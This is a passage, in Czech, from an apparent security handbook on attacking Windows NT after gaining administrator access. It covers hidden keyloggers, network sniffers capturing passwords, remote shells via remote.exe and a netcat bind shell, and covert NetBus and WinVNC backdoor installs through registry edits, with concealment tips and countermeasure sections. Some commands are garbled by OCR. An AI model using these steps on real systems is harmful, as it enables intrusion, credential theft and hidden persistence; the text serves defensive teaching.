Chcete-li Autologon zakázat, vymažte hodnotu Default Password, uloženou pod tímto klíčem. Také vymažte klíč AutoAdminLogon nebo změňte jeho hodnotu na 0.



## Zaznamenávání stisknutí kláves

Rozšířenost	<b>9</b>
Složitost	<b>9</b>
Dopad	<b>9</b>
Celkové riziko	<b>9</b>

Jestliže všechny ostatní pokusy o získání privilegií domény selžou, vetřelci, kteří jsou už lokálními administrátory, se vždy mohou uchýlit k jednoduchému způsobu, jak se zmocnit mocnějších charakteristických hodnot: *zaznamenávat stisknutí kláves*. Jedná se o nepozorovatelné softwarové klínky, které jsou mezi hardwarem klávesnice a operačním systémem, takže umí zaznamenat každé stisknutí klávesy, obvykle do skrytého lokálního souboru. Dříve či později se někdo do domény z napadeného systému přihlásí a záznam stisku kláves jej při tom chytí, i když vetřelec momentálně na síti nebude.


Ve Windows existuje nepřeberné množství nenápadných programů pro zaznamenávání stisknutí kláves, ale jeden z nejlepších je Invisible Keylogger Stealth (IKS) pro systémy NT, dostupný na <http://www.ame-cisco.com/iksnt.htm> za cenu 149 \$.

V zásadě se jedná o ovladač zařízení klávesnice, který běží v rámci jádra NT - to jest neviditelně (s výjimkou rostoucího binárního souboru protokolu stisknutí kláves). IKS dokonce zaznamenává CTRL-ALT-DEL, čímž umožnuje snadnou identifikaci přihlášení z konzoly v souboru protokolu.

A co je ještě důležitější, vzdálená instalace IKS je snadná. Zahrnuje jedinou kopii souboru a jisté editování registru, za kterým následuje restartování. Větřci pravděpodobně přejmenují ovladač i ks.sys na něco méně nápadného, jako například scsi.sys (kdo by tento soubor vymazal?), a zkopírují jej do %systemroot%\system32\drivers na cíli. Pak udělají dodatky do registru, které jsou specifikovány v souboru iks.reg, dodávaném s distribucí - nebo pouze spustí na vzdáleném počítači soubor .reg, aby provedli nezbytné změny. Příkaz NTRK regi ni .exe může být také použit k protlačení nezbytných změn v registru na vzdálené stanici. Soubor readme.txt, který přichází s IKS, vysvětluje, jak lze skrýt ovladač a soubor protokolu tím, že se změní jisté vstupy v souboru .reg. Jakmile jsou úpravy v registru hotovy, ovladač IKS se musí načíst restartováním systému. Restartování systému vzdáleně je snadné, použije-li se nástroj Remote Shutdown, shutdown.exe z NTRK, jak bude dále předvedeno (pro úplné vysvětlení argumentů, které se zde použijí, viz dokumentaci k NTRK).

```
shutdown \\<ip_adresa> /R /T:1 /Y /C
```

Jestliže někdo koutkem oka nezachytí toto podivné chování, budou všechna stisknutí kláves na cílovém serveru zaznamenána do souboru, který je specifikován na posledním řádku iks.reg. Po vhodné době se větřec přihlásí opět jako Administrátor, sebere plody svého úsilí ze souboru protokolu stisknutí kláves (standardně ikd.dat, bude pravděpodobně přejmenován podle specifikace v registru) a prohlédne si jej s pomocí utility datvi ew, která je součástí IKS. Konfigurační okno datvi ew je vyobrazeno zde:



Prohledání výstupu IKS po několika týdnech má téměř vždy za výsledek získání charakteristických hodnot domény, typicky ihned po vstupu <ALT><CTRL><DEL> V protokolu IKS.

## Opatření proti protokolům stisknutí kláves

Detectování protokolů stisknutí kláves může být obtížné vzhledem k jejich nízkoúrovňové infiltraci do systému. U IKS doporučujeme hledat hodnotu registru nazvanou „LogName“ (bez uvozovek) pod HKLM\SYSTEM\CurrentControlSet\Services spolu s přidruženými podklíči. Cesta nebo jméno souboru, které je zde specifikováno, je protokol stisknutí kláves. Podklíč, pod kterým tato hodnota spočívá, může být bez následků odstraněn (samořejmě platí obvyklé postupy při editování registru). Nalezení umístění ovladače IKS vyžaduje trochu detektivní práce, chcete-li jej vyšourat ven z legitimních souborů v %systemroot%\system32\drivers. Kontrolou okna Properties u každého souboru nakonec najdete viníka. Karta Version okna Properties jej popisuje jako „IKS NT 4 Device Driver“ s hodnotou Internal Name „iksnt.sys“.

Jakmile je jednou získán přístup do domény, vetřelci mohou začít používat práva účtu Administrator na jednom serveru, který se tak stane místem, ze kterého se mohou vydávat k dalšímu dobývání. V části, která následuje, si probereme některé z těchto metod a opatření, jak se jim bránit.

## Sniffery

Jakmile je jeden systém odhalen, je odposlouchávání na místní síti jedním z nejúčinnějších způsobů, jak získat informace pro další průnik do sítě. Dnes jsou k dispozici desítky nástrojů sloužících k odposlouchávání, včetně toho, který zpopularizoval slovní výraz „sniffer“, tedy software Sniffer určený k analýze protokolů od Network Associates (<http://www.nai.com>). Sniffer Pro pravděpodobně patří k nejoblíbenějším komerčním nástrojům určeným k odposlouchávání. Mnozí si také nemohou vynachválit nástroj NetMoon, který se dodává s NT/2000 (většinou právě proto, že se dodává s OS). Omezuje se pouze na sledování provozu na místních stanicích, pokud si nezakoupíte od Microsoftu Systems Management Server (SMS), který je dodáván s verzí pro odposlech i cizího provozu.

Je však zřejmé, že propracovaná grafická rozhraní těchto programů se stávají nezbytností, protože hledáme skryté informace. Vzdálený příkazový řádek je ale jediná metoda přístupu dostupná útočníkovi. Nyní se seznámíme s některými sniffery v NT, které se snadno vzdáleně instalují a dobře fungují přes příkazový řádek. Dále si něco řekneme o slabých nástrojích určených k odposlouchávání ve Win32.

## Sniffer BUTT

Rozšířenost	<b>9</b>
Složitost	<b>8</b>
Dopad	<b>7</b>
Celkové riziko	<b>8</b>

Na systémech NT je favoritem útočníků dynamicky nahrávaný BUTTSniffer. Jeho autorem je DilDog, jeden z hlavních autorů Back Orifice 2000, a můžete jej nalézt na <http://packetstorm.securify.com/sniffers/buttsniffer/>. BUTTSniffer se skládá ze dvou komponent, a to BUTTSniff.exe (139 264 bajtů) a BUTTSniff.dll (143 360 bajtů), které je možné přejmenovat. Nevyžaduje se žádná instalace kromě odeslání těchto dvou souborů cílovému serveru. Spouští se jednoduše přes volby příkazového řádku. Argument -1 se používá k výpisu dostupných rozhraní pro zachycení paketů. Pak útočník pravděpodobně použije režim pro odkládání na disk, aby zaznamenal vše, co projde sítí (to jest ponechá argument pro soubor s filtrem prázdný), jak dále vidíme ve výpisu (zkráceno pro stručnost).

**C:\>buttsniff -1**

WinNT: Version 4.0 Build 1381  
Service Pack: Service Pack 6

#	Interface	Description
0	Remote Access Mac	[\Device\NDIS3Pkt_AsyncMac4] (no promisc.)
1	3Com Megahertz FEM556B	[\Device\NDIS3Pkt_FEM5567]

```
C:\>buttsniff -d D:\test\sniff1.txt p
WinNT: Version 4.0 Build 1381
Service Pack: Service Pack 6
Press Ctrl -C to stop logging... Close requested

C:\>cat D:\test\sniff1.txt

Source IP: 192.168.7.36 Target IP: 192.168.7.200
TCP Length: 13 Source Port: 3530 Target Port: 21 Seq: 001A145E Ack: 6D968BEC
Flags: PA Window: 8711 TCP ChkSum: 6575 UrgPtr: 0
00000000: 55 53 45 52 20 67 65 6F 72 67 65 OD 0A           USER ernie. .

Source IP: 192.168.7.36 Target IP: 192.168.7.200
TCP Length: 17 Source Port: 3530 Target Port: 21 Seq: 001A146B Ack: 6D968C0F
Flags: PA Window: 8676 TCP ChkSum: 41325 UrgPtr: 0
00000000: 50 41 53 53 20 47 65 6F 72 67 65 30 30 31 3F OD  PASS bert.
00000010: 0A
```

**Pozor**

BUTTSniffer provází pověst o jeho nestabilitě, pokud se používá dlouho. Může se na systému NT i zhroutit („modrá obrazovka smrti“), jestliže se ponechá běžet po dlouhou dobu.

**fsniff**

Rozšířenost	5
Složitost	9
Dopad	7
<b>Celkové riziko</b>	<b>7</b>

**Poznámka**

Fsniff pochází od Foundstone, Inc., ve které jsou jeho autoři ve vedení.

Fsniff doprovází dynamicky načtený ovladač pro zachycení paketů (fsniff.sys), který z jeho používání udělá hračku. Automaticky filtruje ze zachycených paketů autentizační informace, jak si dále předvedeme na příkladu zachycení jedné relace FTP:

```
C:\> >fsniff
fsniff v1.0 - copyright2000 foundstone, inc.
driver activated
```

```
192.168.200.15 [4439] -> 172.16.23.45 [21] i
```

```

USER test
PASS ralph

172.16.23.45 [21] -> 192.168.200.15 [4439] )
220 ftp.victim.net FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:12 EDT 199
9) ready.
331 Password required for test.
530 Login incorrect.
packets received 27 - sniffed 10

```



## Sniffery založené na WinPcap pro Win32

Rozšířenost	<b>9</b>
Složitost	8
Dopad	7
<b>Celkové riziko</b>	8

Mnoho oblíbených snifferů vycházejících z Unixu se u zachycení paketu na uživatelské úrovni spolehá na rozhraní, které je nezávislé na systému a nazývá se *libpcap*. Verzi libpcapu pro Win32 s názvem WinPcap od výzkumníků z Politecnico di Torino, která je zdarma, najdete na <http://netgroup-serv.polito.it/winpcap>. WinPcap tvoří základ pro některé zajímavé nástroje určené k odposlouchávání. Narození od dynamicky načtených snifferů BUTTSniffer a fsniff není však příliš vhodný k instalaci vzdáleně pouze z příkazového řádku a je nutné počítač po instalaci restartovat. Pro úplnost a také z důvodů jeho místa v celkovém vývoji do budoucnosti se zde zmiňujeme o některých nástrojích, které z něj vycházejí.

### WinDump

Autoři WinPcapu také napsali WinDump. Vzorem jim byla oblíbená unixová utilita tcpdump. Jedná se o základní, neučesaný nástroj k zachycení paketů, jak je patrné z následujícího příkladu.

```

C:\>windump
windump: listening on \Device\Packet, El 59x1
01:06:05.818515 WKSTN.1044 > CORP-DC.139: P 287217:287285(68) ack 3906909778 wi
n 7536 (DF) [tos 0x86]
01:06:05.818913 CORP-DC.139 > WKSTN.1044: P 1:69(68) ack 68 win 16556 (DF)
01:06:05.825661 arp who-has 192.168.234.1 tell WKSTN
01:06:05.826221 arp reply 192.168.234.1 is-at 8:0:3d:14:47:d4

```

### dsniff pro Win32

Jedná se o jeden z nejlepších nástrojů k zachycení paketů pro Unix, který je určen k odposlouchávání hesel. Autorem je Dug Song (<http://naughty.monkey.org/~dugsong/dsniff/>). Dsniff automaticky odhalí a minimálně analyzuje protokol každé aplikace, přičemž ukládá pouze zajímavé úseky jedinečných pokusů o autentizaci.

Mike Davis od 3Com napsal původní verzi portu Win32 nástroje dsniff. Neobsahuje mnohé z utilit jako například arpredirect, díky které je linuxová verze robustnější (viz kapitoly 8 a 10), ale jedná se stále o solidní sniffer pro autentizační řetězce. Následující příklad předvádí dsniff při práci, jak se zmocní relace autentizace POP ze sítě:

```
C:\dsniff>dsniff
07/31/00 17:16:34 C574308-A -> mail.victim.net (pop)
USER johnboy
PASS goodnight
```

## Opatření proti snifferům

Jako kdybychom to ještě dostatečně nezdůraznili, doporučujeme používání nástrojů šifrované komunikace všude, kde je to možné. Mezi tyto nástroje patří Secure Shell (SSH), Secure Sockets Layer (SSL), zabezpečené posílání elektronické pošty s pomocí Pretty Good Privacy (PGP) nebo šifrování na úrovni vrstvy IP v produktech pro virtuální privátní sítě založených na IPsecu (viz kapitola 9). Toto je jediná téměř neselhávající cesta, jak se vyhnout útokům odposlouchávání. Zavedení topologií přepínaných sítí a virtuálních LAN sítí (VLANs) může značně omezit rizika, ale u nástrojů jako unixová verze dsniff s arpredirectem (viz kapitola 10), potulujícím se kolem, se to nikdy nedá stoprocentně zaručit.

### Tip

Server kompatibilní s NT/2000 je k dispozici na <http://marvin.criadvantage.com/caspian/Software/SSHD-NT/default.php>. Secure Shell (SSH) už je mnoho let na unixových systémech hlavní oporou vzdálené bezpečné správy (pro obecné informace o SSH viz The Secure Shell FAQ na <http://www.employees.org/~satch/ssh/ssh-faq.html>).

## Vzdálené ovládání a zadní vrátka

Už jsme se mnohokrát zmínili o nedostatečném provádění příkazů vzdáleně u systému NT, ale dosud jsme toto téma nepopsali zcela. Jakmile dojde k získání oprávnění administrátora, otevře se nepřeberné množství možností.

## Vzdálený příkazový řádek NTRK remote.exe

Rozšířenosť	<b>9</b>
Složitost	<b>8</b>
Dopad	<b>9</b>
Celkové riziko	<b>9</b>

S NTRK přichází dvě utility, které poskytují možnost vzdáleného provádění příkazů: Remote Command Line (remote.exe) a Remote Command Service (rcmd.exe a rcmdsvc.exe, tedy klient a server). Jsou součástí pouze serverové verze NTRK.

Z těchto dvou je remote.exe jednodušší na instalaci a používání, a je tedy i nebezpečnější. Je to především proto, že rcmdsvc.exe se musí nainstalovat a spustit jako služba. Na druhé straně je remote.exe jediný spustitelný program, který lze spustit v módu klienta i serveru jednoduchým přepínačem příkazového řádku (remote.exe /C pro klienta, /S pro server). Remote.exe nám však může trochu připomínat situaci, zda bylo dřív vejce, nebo slepice, protože aby se umožnilo vzdálené provádění příkazů, musí se nejdříve spustit na cílovém systému. S právy administrátora toho lze dosáhnout prostřednictvím služby NT Schedule v několika krocích. Služba NT Schedule je také známa jako *příkaz AT* (AT je dostupný pouze na administrátorských účtech, což není v našem scénáři problém).

V prvním kroku se remote.exe zkopiřuje na cílový počítač do cesty pro spustitelné soubory. Nejlépe funguje, když dojde ke spojení na standardní sdílený disk C\$ jako Administrator a zkopiřuje se do %systemroot%\system32, protože remote.exe pak bude ve standardní cestě schován mezi jiným haram pádím.

Dále potřebujeme vyvolat zkopiřovaný remote.exe přes AT. Je však třeba nejdříve provést několik předběžných kroků. Zaprve, služba Schedule se musí nastartovat na vzdáleném systému. Další vynikající nástroj NTRK, Service Controller (sc.exe), se o to postará. Pak použijeme příkaz net time, abychom zkontrolovali čas na vzdáleném systému. Oba kroky jsou dále ilustrovány.

```
C:\> se W192.168.202.44 start schedule
```

```
SERVICE_NAME: schedule
    TYPE          : 10  WIN32_OWN_PROCESS
    STATE         : 2   START_PENDING
                  (NOT_STOPOENABLED,NOT_PAUSABLE,IGNORE_SHUTDOWN)
    WIN32_EXIT_CODE : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT     : 0x0
    WAIT_HINT      : 0x7d0
C:\> net time W192.168.202.44
Current time at W192.168.202.44 is 5/29/99 10:38 PM
```

The command completed successfully.

### Poznámka

Utilita NTRK soon se může použít ke spuštění příkazů po několika sekundách.

Nyní můžeme použít vzdáleně příkaz AT ke spuštění instance remote.exe serveru dvě minuty po aktuálním okamžiku na cíli (k uzavření mezer v příkazu je u interpretu shellu NT nutno použít uvozovky). Pak příkazem AT ověříme, že je úloha nastavena správně, jak se můžete dále podívat (chcete-li opravit nějakou chybu, použijte zápis příkazu AT s „*[id úkolu] /delete*“).

```
C:\> at W192.168.202.44 10:40P ""reinote /s cmd secret""
Added a new job with job ID = 2
```

C:\> at W192.168.202.44				
Status	ID	Day	Time	Command Line
2		Today	10:40 PM	remote /s cmd secret

Když se naplánovaný příkaz provede, ID úlohy ze seznamu AT zmizí. Jestliže byl příkaz zadán správně, server remote nyní běží. Větřelci tak mohou získat příkazový řádek na vzdáleném systému s pomocí utility remote v módu klienta, jak dále uvidíme. Abychom se vyhnuli záměně, je výzva lokálního příkazového řádku D:\> a vzdáleného příkazového řádku C:\>. Vzdálenému systému vydáme jednoduchý příkaz DIR a pak klienta opustíme povelem „@Q“, přičemž necháme server běžet (@K ukončí server).

```
C:\> remote /c 192.168.202.44 secret
*****
remote *****
CLIENT *****
*****
Connected.. .

Microsoft (R) Windows NT(TM)
(O Copyright 1985-1998 Microsoft Corp.

C:\> dir winnt\repair\sam.__
dir winnt\repair\sam.__
Volume in drive C has no Tabel.
Volume Serial Number is D837-926F

Directory of C:\winnt\repair

05/29/99 04:43p           10,406 sam.__
   1 File(s)          10,406 bytes
                   1,243,873,280 bytes free

C:\> @q
*** SESSION OVER ***
```

Tedy, mohli byste si myslet, že to Microsoft průměrnému hackerovi trochu zjednodušil. V každém případě nyní můžeme na vzdáleném systému spustit příkazy, třebaže jen z příkazového řádku. Jedním omezením remote.exe navíc je, že programy, které používají API na konzole ve Win32, nebudou fungovat. Přesto je to stále lepší než vůbec žádné vzdálené provádění příkazů. A jak brzy uvidíme, umožní nám to instalovat mnohem silnější nástroje ke vzdálenému ovládání. Další vynikající vlastnosti remote .exe je jeho používání pojmenovaných rour. Remote .exe lze používat napříč libovolných dvou strojů, které sdílejí podobný protokol. Dva stroje komunikující přes IPX mohou využít remote mezi sebou, stejně jako to mohou udělat dva počítače komunikující prostřednictvím TCP/IP nebo NetBEUI.



## Vzdálené shelly přes servery netcatu

Rozšířenost	<b>9</b>
Složitost	<b>8</b>
Dopad	<b>9</b>
Celkové riziko	<b>9</b>

Další snadná zadní vrátka k nastavení používají velmi všeobecný nástroj pro TCP/IP s názvem netcat (viz <http://www.10pht.com/~weld/netcat>). Lze jej nakonfigurovat tak, aby na určitém portu naslouchal a spustil proveditelný program, když se vzdálený systém k tomuto portu připojí. Dojde-li k aktivaci netcat tak, aby spustil příkazový řádek na NT, lze tento shell přesměrovat zpátky na vzdálený systém. Následující příklad spuštění netcat ukazuje naslouchací mód. Díky volbě - L se stává perzistentní i při násobném přerušení spojení, -d spustí netcat v nepozorovaném módu (bez jakéhokoli interaktivní konzoly) a -e specifikuje program, který se má spustit, v tomto případě cind.exe, příkazový interpret NT. Nakonec -p specifikuje port, na kterém se má naslouchat.

```
C:\>nc -L -d -e cmd.exe -p 8080
```

Tímto se vrátí vzdálený příkazový řádek libovolnému uživateli, který se připojí na port 8080. V další sekvenci použijeme netcat na vzdálený systém, aby se připojil k naslouchajícímu portu na stroji, který jsme ukázali dříve (IP adresa 192.168.202.44), a získal vzdálený příkazový řádek. Aby nedošlo k nesrovnanostem, nastavili jsme znovu příkazový řádek lokálního systému na „D:\>“, zatímco vzdálený na „C:\TEMP\NC11NT“.

```
C:\> ne 192.168.202.44 8080
Microsoft(R) Windows NT(TM)
(O Copyright 1985-1996 Microsoft Corp.
```

```
C:\TEMP\NC11NT>
C:\TEMP\NCIINT>ipconfig
ipconfig
```

Windows NT IP Configuration

Ethernet adapter FEM5561:

```
IP Address . . . .
. . . : 192.168.202.44
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . :
```

```
C:\TEMP\NCIINT>exit
```

Jak můžete vidět, vzdálení uživatelé nyní mohou provádět příkazy a spouštět soubory. Jediným omezením je jejich tvořivost při zacházení s konzolou NT.

## NetBus



Rozšířenost	9
Složitost	8
Dopad	9
Celkové riziko	9

## Část 2 Hackovaní systému

Žádný výklad o bezpečnosti NT by nebyl úplný bez nástroje NetBus, staršího bratra Back Orifice (BO) pro Windows 9x, což je „vzdálený správce a špión“ od hackerské skupiny, která si říká Cult of the Dead Cow (cDc). Hlavní rozdíl mezi NetBus a BO spočívá v tom, že NetBus funguje na Windows NT stejně jako na Windows 9x (ačkoli nová verze BO má taky běžet na W2000; viz následující část „Back Orifice 2000“). Původně byl NetBus vydán zdarma Carlem-Fredrikem Neikterem, na začátku roku 1999 vyšla tato utilita jako „Pro“ ve verzi 2.0 a nyní je dostupná za minimální poplatek 15 \$. NetBus si můžete stáhnout z <http://www.download.com>. Novější verze řeší mnoho potenciálně nebezpečných otázek NetBusu, jako například požadavek fyzického přístupu, aby běžel v neviditelném módu, a nekompatibilitu s jistými trojskými koni používanými pro přenos, ale „hacknuté“ kopie eliminující tyto funkce jsou dostupné na Internetu. To platí i pro předcházející verze, kterým tyto „bezpečné“ funkce chybí (verze 1.7 byla poslední před NetBus Pro). Protože verze Pro obsahuje tak mnoho nových silných funkcí, většinou se vyhneme tomu, abychom hovořili o některé z předešlých verzí.

NetBus je aplikace typu klient/server. Server se nazývá NBSVR.EXE, ale lze jej samozřejmě přejmenovat na něco méně rozeznatelného. Musí se spustit na cílovém systému před tím, než se klient NBSVR.EXE připojí. Ačkoli je dost dobré možné NetBus nainstalovat bez privilegií administrátora prostřednictvím zneužití přílohy k elektronické poště nebo úskokem, pravděpodobnost něčeho takového je malá, jestliže systémový správce dodržuje správná opatření (to jest, že nespustí soubory zaslán neznámými skupinami elektronickou poštou nebo jinými prostředky). Zde budeme tedy NetBus probírat v kontextu útočníků, kteří získali privilegia administrátora instalováním nástroje typu zadních vrátek, a to tím nejméně odhalitelným a nezlomyslnějším způsobem.

První věc, kterou musí útočníci udělat, je zkopiřovat NBSVR.EXE do %systemroot%\system32. Navíc potřebujeme NetBusu oznámit, že se startuje v neviditelném módu, což se běžně nastavuje prostřednictvím grafického uživatelského rozhraní NBSVR. Zatím ještě neoplýváme luxusem vzdáleného GUI, takže pouze přidáme požadované vstupy přímo do vzdáleného registru s pomocí nástroje NTRK založeného na skriptu regini.exe, určeném ke změně registru.


Při změnách prováděných v registru vezme REGINI jako vstup textový soubor. Musíme tedy nejdříve vytvořit soubor s názvem NETBUS.TXT a vložit specifické změny v registru, které požadujeme. Nejjednodušším způsobem, jak takovýto soubor vytvořit, je odstranit jej z lokální instalace NetBus Pro 2.01 s pomocí utility regdmp NTRK. Výstup utility regdmp v následujícím příkladu vytvoří tyto položky na vzdáleném systému a současně zobrazí nezbytné položky, které se mají udělat v souboru NETBUS.TXT.

```
C:\temp>regini -m \\192.168.202.44 netbus.txt
HKEY_LOCAL_MACHINE\SOFTWARE\Net Solutions\NetBus Server
    General
        Accept = 1
        TCPPort = 80
        Visibility = 3
        AccessMode = 2
        AutoStart = 1
    Protection
        Password = impossible
```


Tato nastavení ovládají základní operační parametry NetBusu. K nejdůležitějším patří General\TCPPort, který nastaví NBSVR, aby naslouchal na portu 80 (pouze doporučení, protože HTTP se pravděpodobně dostane přes většinu firewallů); Visibility = 3, což uvede NBSVR do neviditelného módu; a AutoStart = 1, což způsobí, že NBSVR se spustí spolu s Windows (automaticky vytvoří další položku registru pod

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices s hodnotou REG\_SZ „C:\WINNT\SYSTEM32\NBSvr.EXE“).

Jakmile ukončíme úpravy registru, lze NBSVR.EXE nastartovat prostřednictvím vzdáleného příkazového řádku. Nyní lze vyvolat klienta NetBus a připojit se k naslouchajícímu serveru. Další ilustrace zobrazuje GUI NetBusu, na kterém se předvádí jedna z nejnестydatějších voleb ovládání, kterou lze na vzdáleném systému uplatnit: restartování.



Většina ostatních funkcí je útočníkům spíše pro legraci než k něčemu užitečnému (otevřít a zavřít CD-ROM, zakázat vstup z klávesnice atd.). Další užitečné informace můžete objevit v protokolu stisknutí kláves, který je na další ilustraci. Přesměrování portu je také dobré k přeskočení k dalšímu systému na síti jako z ostrova na ostrov.



## Opatření proti NetBusu

Tyto jednoduché úpravy v registru, které jsme si předvedli, se dají snadno vyčistit. Avšak starší verze ukládají položky registru a serverové soubory na jiná místa, s jinými jmény (patch.exe bylo staré výchozí jméno serverového programu NetBus, často přejmenovaného na [mezeral.exe]). Různé verze také naslouchají na různých portech (obvyklé výchozí hodnoty jsou 12345 a 20034). Všechny výchozí hodnoty lze modifikovat na vše, co si vetřelci budou přát. Nejlepší rada, kterou vám můžeme poskytnout, je nalézt dobrý program k vyčištění od NetBusu. Většina hlavních antivirových programů nyní NetBus hledá. Ujistěte se, že dělájí více, než že hledají běžná jména souborů NetBusu a klíčů registru. Také si myslíme, že je dobrý nápad pravidelně kontrolovat obvyklá místa pro spouštění po restartu (viz výše „Spustitelné hodnoty registru“), protože vše, co má přežít restartování, se uloží tam.

Nemíníme NetBus jen tak zavrhnut, ale existují lepší grafické nástroje pro vzdálené ovládání, které jsou dostupné zdarma na Internetu (víz níže „Vzdálené převzetí GUI na NT s pomocí WinVNC“). NetBus se přesto často instaluje spolu s jinými nástroji, aby se vytvořil dostatek možností pro vetřelce, proto mějte oči na stopkách.

## Back Orifice 2000

Rozšířenost	9
Složitost	8
Dopad	9
Celkové riziko	9

Ačkoli první verze Back Orifice na systémech NT neběžela, podvratným tvůrcům kódů ze skupiny Cult of the Dead Cow to trvalo pouze rok, než se tohoto nedostatku v jejich hlavní produktové řadě chopili. Back Orifice 2000 (BO2K) bylo vydáno 10. července 1999, čímž všem správcům NT, kteří se BO9x vymívali, zmizel úsměv ze rtů. BO2K je téměř identický s funkcemi nastavenými na BO9x, co se týká funkcí vzdáleného ovládání, které poskytuje. Obsáhle jsme se těmito funkcemi zabývali v kapitole 4, a nebudeme se zde tedy opakovat. Důležitou věcí je, abyste rozuměli tomu, jak identifikovat a odstranit neautorizované instalace BO2K z vaší sítě.

## Opatření proti Back Orifice 2000

Stejně jako v případě NetBusu vydala většina hlavních prodejců antivirových programů aktualizace pro BO2K, takže nejjednodušší cestou, která vede ke stavu vašeho systému prostého BO, je udržovat v síti aktuální verze antivirových datových souborů. Existují také samostatné produkty k jeho odhalení a odstranění, ale mějte se na pozoru před pochybnými operacemi. BO2K lze snadno doručit přes trojského koně, který budí dojem, že naopak váš systém vyčistí. Produkt Internet Scanner od Internet Security Systems (ISS) prohledá celou síť na přítomnost BO2K tím, že vyšetří několik portů kvůli naslouchajícímu serveru.

Jedním z nejlepším způsobů, jak odstranit BO2K, je s pomocí jeho samotného. V GUI bo2kgui Server Command Client pod příkazem Server Control / Shutdown Server je možnost vymazat server.

Bohužel pro všechna zmíněná opatření, cDc zveřejnil zdrojový kód pro BO2K, čímž zvýšil pravděpodobnost, že nové varianty programu takto snadnému odhalení uniknou. Vzhledem k tomuto vysokému stupni proměnlivosti bude nejlepším dlouhodobým řešením proti útokům podobným BO2K výchova uživatelů. Ti by si měli být vědomi nebezpečí, které číhá při spuštění programů zaslanych prostřednictvím příloh elektronické pošty nebo stažených z internetových stránek.



## Vzdálené převzetí GUI na NT s pomocí WinVNC

Rozšířenost	10
Složitost	10
Dopad	10
Celkové riziko	10

Vzdálený příkazový řádek je vynikající věc, ale systém NT je tak grafický, že vzdálené GUI by byl vpravdě mistrovský kousek. NetBus nabízí grafické vzdálené ovládání, ale aktuální verze jsou pomalé a neohrábané. Je to až k neuvěření, ale existuje vynikající nástroj (zdarma), který tyto nedostatky eliminuje: Virtual Network Computing (VNC) od AT&T Research Laboratories z Cambridge v Anglii, k dispozici na <http://www.uk.research.att.com/vnc> (VNC se bude probírat později v kapitole 13). Jedním z důvodů, proč VNC vyčnívá (kromě toho, že je zdarma), je i to, že instalace ze vzdáleného připojení na síti není o nic obtížnější než z lokální instalace. S pomocí vzdáleného příkazového řádku, který jsme nedávno zavedli, zbývá instalovat službu VNC a udělat jedinou úpravu ve vzdáleném registru, abychom zajistili nenápadné spuštění služby. Co pak následuje, je zjednodušené školení, ale doporučujeme nahlédnout do plné dokumentace k VNC na předcházejícím URL. Budete mnohem lépe rozumět fungování VNC z příkazového řádku.

V prvním kroku zkopírujeme spustitelné programy VNC a nezbytné soubory (WINVNC.EXE, VNCHooks.DLL a OMNITHREAD\_RT.DLL) na cílový server. K tomu poslouží kterýkoli adresář, ale bude pravděpodobně obtížnější ho odhalit, pokud bude skryt někde v adresáři %systemroot%. Dále je třeba vzít v úvahu, že novější verze WinVNC automaticky přidají malou zelenou ikonu na hlavní panel systému, když se server spustí. Jestliže byl spuštěn z příkazového řádku, verze 3.3.2 nebo předcházející budou více méně neviditelné pro uživatele, kteří jsou přihlášeni interaktivně (WinVNC.EXE se samozřejmě zobrazí v seznamu běžících procesů).

Jakmile dojde k překopírování WINVNC.EXE, bude třeba nastavit heslo VNC. Když se služba WINVNC spustí, běžně se přitom ukáže grafický dialog, který požaduje vložení hesla před tím, než přijme přicházející spojení (zatracení vývojáři posedlí bezpečnost!). Navíc potřebujeme programu WINVNC říci, aby dával pozor na přicházející spojení, což se také nastavuje přes GUI. Přidáme požadované položky přímo do vzdáleného registru s pomocí regini.exe, což se velmi podobá vzdálené instalaci nástroje NetBus z předešlé části.

Dále musíme vytvořit soubor s názvem WINVNC.INI a vložit specifické změny registru, které požadujeme. Následující hodnoty byly „vypůjčeny“ z lokální instalace WINVNC a odloženy do textového souboru s pomocí utility NTRK regdmp (zobrazená hodnota binárního hesla je „secret“).

Soubor „WINVNC.INI“:

```
HKEY\USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password - REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

Pak s pomocí regini načteme tyto hodnoty do vzdáleného registru:


```
C:\> regini -m \\192.168.202.33 winvnc.ini
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
    SocketConnect = REG_DWORD 0x00000001
    Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

